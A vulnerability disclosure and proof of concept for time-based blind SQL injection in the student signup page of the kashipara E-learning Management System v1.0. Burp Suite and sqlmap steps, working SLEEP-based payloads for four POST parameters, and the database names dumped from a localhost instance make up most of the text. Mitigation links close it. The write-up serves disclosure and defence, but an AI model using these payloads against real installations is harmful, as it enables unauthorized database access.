

SQL Injection was found in the `/lms/student_signup.php` of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the `username`, `firstname`, `lastname`, `class_id` parameters in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/student_signup.php
Affected Parameter	username, firstname, lastname, class_id
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to <http://localhost/lms/index.php> and click on 'I'm a Student' to Sign up.



Step 2: Fill the Sign up form with student details.




The screenshot shows a web browser at the URL `localhost/lms/signup_student.php`. The page features a header with the "E-Learning" logo and title, and a navigation bar with links: Home, About, Calendar of Events, Directories, Campuses, History, and Developers. A "Sign up as Student" form is displayed on the right, containing three text input fields (all with "test5" entered), a "Class" dropdown menu (set to "AB-1C"), and two password input fields (both masked with "*****"). A "Sign in" button is located at the bottom of the form. A red rectangular box highlights the three text input fields and the password fields.

Step 3: Now enable intercept in bupsuite and click on 'Sign in' button.



This screenshot is identical to the previous one, showing the same "Sign up as Student" form. However, a red rectangular box now highlights the "Sign in" button at the bottom of the form, indicating the next step in the process.

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r student_signup.txt --batch --dbs

```
PS C:\lms\lms> python.exe C:\sqlmap\sqlmap.py -r student_signup.txt --batch --dbs

--H--
[+] {1.8#stable}
[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 09:09:43 /2024-11-20/

[09:09:43] [INFO] parsing HTTP request from 'student_signup.txt'
[09:09:43] [INFO] testing connection to the target URL
[09:09:43] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:09:43] [INFO] testing if the target URL content is stable
[09:09:43] [INFO] target URL content is stable
[09:09:43] [INFO] testing if POST parameter 'username' is dynamic
[09:09:43] [WARNING] POST parameter 'username' does not appear to be dynamic
[09:09:43] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[09:09:43] [INFO] testing for SQL injection on POST parameter 'username'
[09:09:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:09:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:09:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:09:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:09:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:09:44] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:09:44] [INFO] testing 'Generic inline queries'
[09:09:44] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:09:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:09:44] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:09:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:09:54] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:09:54] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[09:09:54] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:09:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

Step 6: Now notice that 'username' parameter is detected vulnerable and all database is successfully retrieved.

```

[09:09:55] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:09:56] [INFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:09:57] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 212 HTTP(s) requests:
----
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test5' AND (SELECT 8830 FROM (SELECT(SLEEP(5)))Aiva) AND 'KXSG'='KXSG&firstname=test5&lastname=test5&class_id=22&password=test5&cpassw
ord=test5
----
[09:10:12] [INFO] the back-end DBMS is MySQL
[09:10:12] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:10:17] [INFO] fetching database names
[09:10:17] [INFO] fetching number of databases
[09:10:17] [INFO] retrieved:
[09:10:27] [INFO] adjusting time delay to 1 second due to good response times
7
[09:10:27] [INFO] retrieved: information_schema
[09:11:27] [INFO] retrieved: capstone
[09:11:54] [INFO] retrieved: capstone2
[09:12:23] [INFO] retrieved: mysql
[09:12:40] [INFO] retrieved: performance_schema
[09:13:38] [INFO] retrieved: phpmyadmin
[09:14:13] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Parameter: firstname

Step 7: Run the sqlmap against 'firstname' parameter by using switch -p. Notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p firstname --batch --dbs

```

PS C:\lms\le-lms> python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p firstname --batch --dbs
[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state, and federal laws. The user agrees to hold the developer harmless for any damages caused by this program

[*] starting @ 09:16:55 /2024-11-20/

[09:16:55] [INFO] parsing HTTP request from 'student_signup.txt'
[09:16:55] [INFO] resuming back-end DBMS 'mysql'
[09:16:55] [INFO] testing connection to the target URL
[09:16:55] [INFO] testing if the target URL content is stable
[09:16:56] [INFO] target URL content is stable
[09:16:56] [WARNING] heuristic (basic) test shows that POST parameter 'firstname' might not be injectable
[09:16:56] [INFO] testing for SQL injection on POST parameter 'firstname'
[09:16:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:16:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:16:56] [INFO] testing 'Generic inline queries'
[09:16:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:16:56] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:16:56] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:17:06] [INFO] POST parameter 'firstname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:17:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:17:06] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:17:06] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the number of columns
[09:17:06] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:17:07] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:17:07] [INFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:17:08] [INFO] checking if the injection point on POST parameter 'firstname' is a false positive
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 195 HTTP(s) requests:

Parameter: firstname (POST)
  type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test5&firstname=test5' AND (SELECT 4464 FROM (SELECT(SLEEP(5)))pRwW) AND 'fWVF'='fWVF&lastname=test5&class_id=22&password=test5&password=test5

[09:17:23] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:17:23] [INFO] fetching database names
[09:17:23] [INFO] fetching number of databases
[09:17:23] [INFO] resumed: 7
[09:17:23] [INFO] resumed: information_schema
[09:17:23] [INFO] resumed: capstone
[09:17:23] [INFO] resumed: capstone2
[09:17:23] [INFO] resumed: mysql
[09:17:23] [INFO] resumed: performance_schema
[09:17:23] [INFO] resumed: phpmyadmin
[09:17:23] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Parameter: lastname

Step 8: Run the sqlmap against 'lastname' parameter by using switch -p. Notice that 'lastname' parameter is detected vulnerable and all database is successfully retrieved.

- `python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p lastname --batch --dbs`

```

PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p lastname --batch --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. The developer and owner of this program are not responsible for any damages caused by this program

[*] starting @ 09:23:10 /2024-11-28/

[09:23:10] [INFO] parsing HTTP request from 'student_signup.txt'
[09:23:10] [INFO] resuming back-end DBMS 'mysql'
[09:23:10] [INFO] testing connection to the target URL
[09:23:10] [INFO] testing if the target URL content is stable
[09:23:11] [INFO] target URL content is stable
[09:23:11] [WARNING] heuristic (basic) test shows that POST parameter 'lastname' might not be injectable
[09:23:11] [INFO] testing for SQL injection on POST parameter 'lastname'
[09:23:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:23:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:23:11] [INFO] testing 'Generic inline queries'
[09:23:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:23:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:23:11] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:23:22] [INFO] POST parameter 'lastname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[09:23:22] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[09:23:22] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:23:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:23:22] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:23:22] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range
[09:23:22] [INFO] target URL appears to have 8 columns in query
[09:23:22] [INFO] do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
[09:23:23] [WARNING] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:23:23] [INFO] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:23:23] [INFO] target URL appears to be UNION injectable with 8 columns
[09:23:23] [INFO] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:23:24] [INFO] checking if the injection point on POST parameter 'lastname' is a false positive
[09:23:24] [INFO] POST parameter 'lastname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
[09:23:24] [INFO] sqlmap identified the following injection point(s) with a total of 195 HTTP(s) requests:

Parameter: lastname (POST)
  type: time-based blind
  title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  payload: username=test5&firstname=test5&lastname=test5' AND (SELECT 3426 FROM (SELECT(SLEEP(5))))IJeN AND 'PZJL'='PZJL&class_id=22&password=test5&cpassword=test5

[09:23:39] [INFO] the back-end DBMS is MySQL
[09:23:39] [INFO] web application technology: Apache 2.4.58, PHP 8.0.30
[09:23:39] [INFO] back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:23:39] [INFO] fetching database names
[09:23:39] [INFO] fetching number of databases
[09:23:39] [INFO] resumed: 7
[09:23:39] [INFO] resumed: information_schema
[09:23:39] [INFO] resumed: capstone
[09:23:39] [INFO] resumed: capstone2
[09:23:39] [INFO] resumed: mysql
[09:23:39] [INFO] resumed: performance_schema
[09:23:39] [INFO] resumed: phpmyadmin
[09:23:39] [INFO] resumed: test

available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Parameter: class_id

Step 9: Run the sqlmap against 'class_id' parameter by using switch -p. Notice that 'class_id' parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p class_id --batch --dbs


```

PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p class_id --batch --dbs
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local
e caused by this program

[*] starting @ 09:25:29 /2024-11-20/

[09:25:29] [INFO] parsing HTTP request from 'student_signup.txt'
[09:25:29] [INFO] resuming back-end DBMS 'mysql'
[09:25:29] [INFO] testing connection to the target URL
[09:25:30] [INFO] testing if the target URL content is stable
[09:25:30] [INFO] target URL content is stable
[09:25:30] [WARNING] heuristic (basic) test shows that POST parameter 'class_id' might not be injectable
[09:25:30] [INFO] testing for SQL injection on POST parameter 'class_id'
[09:25:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:25:30] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:25:30] [INFO] testing 'Generic inline queries'
[09:25:30] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:25:30] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:25:30] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:25:41] [INFO] POST parameter 'class_id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:25:41] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:25:41] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:25:41] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending th
[09:25:41] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:25:42] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:25:42] [INFO] target URL appears to be UNION injectable with 8 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:25:43] [INFO] checking if the injection point on POST parameter 'class_id' is a false positive
POST parameter 'class_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 195 HTTP(s) requests:

Parameter: class_id (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=test5&firstname=test5&lastname=test5&class_id=22' AND (SELECT 6690 FROM (SELECT(SLEEP(5)))DdPP) AND 'NfIZ'='NfIZ&password=test5&cpassword=test5

[09:25:53] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:25:53] [INFO] fetching database names
[09:25:53] [INFO] fetching number of databases
[09:25:53] [INFO] resumed: 7
[09:25:53] [INFO] resumed: information_schema
[09:25:53] [INFO] resumed: capstone
[09:25:53] [INFO] resumed: capstone2
[09:25:53] [INFO] resumed: mysql
[09:25:53] [INFO] resumed: performance_schema
[09:25:53] [INFO] resumed: phpmyadmin
[09:25:53] [INFO] resumed: test
available databases [7]
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>